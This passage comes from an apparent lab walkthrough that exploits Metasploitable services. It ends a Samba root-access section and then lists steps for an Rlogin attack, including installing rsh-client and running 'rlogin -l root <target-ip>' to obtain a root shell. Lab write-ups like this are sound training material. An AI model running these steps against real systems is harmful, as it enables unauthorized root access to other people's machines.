```

Step – 7: By this we have the root access of the metasploitable , and this way we exploited the samba

Conclusion: The attacker can gain root-level access to the target system, proving the risk of unpatched Samba vulnerabilities.

3. Rlogin Exploit (Ports 512/513)

Step – 1: Scan the target using Nmap to identify open ports (512/513) associated with Rlogin.

Step – 2: Verify that the service is using weak or misconfigured authentication.

Step – 3: On the attacker machine, install the Rlogin client if not already present (apt-get install rsh-client).

Step – 4: Execute rlogin -l root <target-ip> to attempt login as the root user.

Conclusion: If successful, the attacker gains a root shell directly on the target system. Exploiting Rlogin allows attackers to bypass authentication and access the target with administrative privileges.